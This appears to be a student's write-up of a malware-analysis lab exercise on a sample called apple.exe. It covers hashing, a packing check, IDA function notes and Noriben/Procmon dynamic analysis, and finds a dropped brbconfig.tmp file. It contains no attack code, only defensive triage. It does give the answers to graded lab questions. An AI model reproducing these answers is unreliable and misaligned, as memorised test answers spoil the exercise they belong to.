
- Enter the MD5 hash of the malware as your answer.
  -> We perform malware fingerprinting

```
Get-FileHash -Algorithm MD5 apple.exe
```

```
PS C:\Users\htb-student\Desktop\additional_samples\additional_samples> Get-FileHash -Algorithm MD5 apple.exe

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
MD5             1C7243C8F3586B799A5F9A2E4200AA92                                       C:\Users\htb-student\Desktop\...
```


- Does the malware employ packing techniques? Answer format: Yes/No

  ```
  -> Doesn't have UPX or related packing technique in section header in CFF explorer.
  ```




-> We can verify with strings command and unpack command:

```
strings apple.exe
```



-> We see that we can identify some useful strings.


```
upx -d -o unpacked_apple.exe C:\Users\htb-student\Desktop\additional_samples\additional_samples\apple.exe
```




-> Hence it is likely that the malware is not packed.

- It appears that the malware is dropping a .tmp file following the infection. Enter the complete name of this .tmp file as your answer. Answer format: _.tmp

-> Look into the code, disassemble in ida:



- Looking into function calls:



sub_1400012E0: heap calls

Learn / Windows / Apps / Win32 / API / System Services / Heapapi.h /

GetProcessHeap function (heapapi.h)

Article • 02/22/2024

Feedback

In this article

- Syntax
- Return value
- Remarks
- Requirements
- See also

Retrieves a handle to the default heap of the calling process. This handle can then be used in subsequent calls to the heap functions.


Syntax

C++ Copy


```
HANDLE GetProcessHeap();
```

sub_140002230: Doing lots of things, including

- Registry key open and closing



- Moving some suspicious file



sub_140001150

- Seems to be doing some other things with files, no communication seen yet and writing to files?

sub_140001C10

- Doing some heap things

sub_140001840

- More heap things

sub_140001FB0

- Creates process and does heap things.

sub_140002550

- Dropping files and doing registry key thing.

-> We now attempt with dynamic analysis, we open noriben + procmon first, then execute apple.exe

```
python .\Noriben.py
```

```
C:\Tools\Noriben-master>python .\Noriben.py

--===[ Noriben v1.8.8
[*] Using filter file: ProcmonConfiguration.PMC
[*] Using procmon EXE: C:\ProgramData\chocolatey\bin\procmon.exe
[*] Procmon session saved to: Noriben_02_Jul_24__20_24_033678.pml
[*] Launching Procmon ...
[*] Procmon is running. Run your executable now.
[*] When runtime is complete, press CTRL+C to stop logging.

[*] Termination of Procmon commencing... please wait
[*] Procmon terminated
[*] Saving report to: Noriben_02_Jul_24__20_24_033678.txt
[*] Saving timeline to: Noriben_02_Jul_24__20_24_033678_timeline.csv
[*] Exiting with error code: 0: Normal exit
```


-> Waiting for 3 minute and terminating procmon and Noriben and oepnning the txt report generated, we see:

Noriben_02_Jul_24__20_24_033678.txt - Notepad


File Edit Format View Help

```
[CreateFile] svchost.exe:764 > %LocalAppData%\Packages\Microsoft.SkypeApp_kzf8qxf38zg5c\SystemAppData\Helium\User.dat   [File
[CreateFile] svchost.exe:764 > %LocalAppData%\Packages\Microsoft.SkypeApp_kzf8qxf38zg5c\SystemAppData\Helium\User.dat.LOG1
[CreateFile] svchost.exe:764 > %LocalAppData%\Packages\Microsoft.SkypeApp_kzf8qxf38zg5c\SystemAppData\Helium\User.dat.LOG2
[CreateFile] svchost.exe:764 > %LocalAppData%\Packages\Microsoft.SkypeApp_kzf8qxf38zg5c\SystemAppData\Helium\UserClasses.dat
[CreateFile] svchost.exe:764 > %LocalAppData%\Packages\Microsoft.SkypeApp_kzf8qxf38zg5c\SystemAppData\Helium\UserClasses.dat.
[CreateFile] svchost.exe:764 > %LocalAppData%\Packages\Microsoft.SkypeApp_kzf8qxf38zg5c\SystemAppData\Helium\UserClasses.dat.
[CreateFile] svchost.exe:764 > %AllUsersProfile%\Packages\Microsoft.SkypeApp_kzf8qxf38zg5c\S-1-5-21-1412399592-1502967738-115
[CreateFile] svchost.exe:764 > %AllUsersProfile%\Packages\Microsoft.SkypeApp_kzf8qxf38zg5c\S-1-5-21-1412399592-1502967738-115
[CreateFile] svchost.exe:764 > %AllUsersProfile%\Packages\Microsoft.SkypeApp_kzf8qxf38zg5c\S-1-5-21-1412399592-1502967738-115
[CreateFile] svchost.exe:764 > %AllUsersProfile%\Packages\Microsoft.SkypeApp_kzf8qxf38zg5c\S-1-5-21-1412399592-1502967738-115
[CreateFile] Explorer.EXE:2788 > %LocalAppData%\Microsoft\Windows\Explorer\iconcache_idx.db     [SHA256: 180b10021004c7464d0a
[CreateFile] Explorer.EXE:2788 > %LocalAppData%\Microsoft\Windows\Explorer\iconcache_16.db      [SHA256: e2c468157a3a9b521b91
[CreateFile] apple.exe:5020 > %AppData%\apple.exe       [File no longer exists]
[CreateFile] apple.exe:5020 > %AppData%\apple.exe       [File no longer exists]
[CreateFile] apple.exe:5020 > %AppData%\apple.exe       [File no longer exists]
[CreateFile] apple.exe:5020 > %UserProfile%\Desktop\additional_samples\additional_samples\brbconfig.tmp [SHA256: ee20ec1f9a57
[CreateFile] apple.exe:5020 > %UserProfile%\Desktop\additional_samples\additional_samples\brbconfig.tmp [SHA256: ee20ec1f9a57
[CreateFile] svchost.exe:1080 > %WinDir%\ServiceState\EventLog\Data\lastalive0.dat      [File no longer exists]
[CreateFile] svchost.exe:1080 > %WinDir%\ServiceState\EventLog\Data\lastalive0.dat      [File no longer exists]
[CreateFile] Explorer.EXE:2788 > %LocalAppData%\Microsoft\Windows\Explorer\iconcache_idx.db     [SHA256: 180b10021004c7464d0a
[CreateFile] Explorer.EXE:2788 > %LocalAppData%\Microsoft\Windows\Explorer\iconcache_16.db      [SHA256: e2c468157a3a9b521b91
[CreateFile] svchost.exe:1080 > %WinDir%\ServiceState\EventLog\Data\lastalive1.dat      [File no longer exists]
[CreateFile] svchost.exe:1080 > %WinDir%\ServiceState\EventLog\Data\lastalive1.dat      [File no longer exists]
[CreateFile] svchost.exe:764 > %AllUsersProfile%\Packages\Microsoft.SkypeApp_kzf8qxf38zg5c\S-1-5-21-1412399592-1502967738-115
[CreateFile] svchost.exe:764 > %LocalAppData%\Packages\Microsoft.SkypeApp_kzf8qxf38zg5c\SystemAppData\Helium\User.dat   [File
[CreateFile] svchost.exe:764 > %LocalAppData%\Packages\Microsoft.SkypeApp_kzf8qxf38zg5c\SystemAppData\Helium\User.dat.LOG1
[CreateFile] svchost.exe:764 > %LocalAppData%\Packages\Microsoft.SkypeApp_kzf8qxf38zg5c\SystemAppData\Helium\User.dat.LOG2
[CreateFile] svchost.exe:764 > %LocalAppData%\Packages\Microsoft.SkypeApp_kzf8qxf38zg5c\SystemAppData\Helium\UserClasses.dat
[CreateFile] svchost.exe:764 > %LocalAppData%\Packages\Microsoft.SkypeApp_kzf8qxf38zg5c\SystemAppData\Helium\UserClasses.dat.
[CreateFile] svchost.exe:764 > %LocalAppData%\Packages\Microsoft.SkypeApp_kzf8qxf38zg5c\SystemAppData\Helium\UserClasses.dat.
[CreateFile] svchost.exe:764 > %AllUsersProfile%\Packages\Microsoft.SkypeApp_kzf8qxf38zg5c\S-1-5-21-1412399592-1502967738-115
[CreateFile] svchost.exe:764 > %AllUsersProfile%\Packages\Microsoft.SkypeApp_kzf8qxf38zg5c\S-1-5-21-1412399592-1502967738-115
[CreateFile] svchost.exe:764 > %AllUsersProfile%\Packages\Microsoft.SkypeApp_kzf8qxf38zg5c\S-1-5-21-1412399592-1502967738-115
[CreateFile] svchost.exe:764 > %AllUsersProfile%\Packages\Microsoft.SkypeApp_kzf8qxf38zg5c\S-1-5-21-1412399592-1502967738-115
```

-> Or we can run the program and see that an .tmp file is generated in the folder

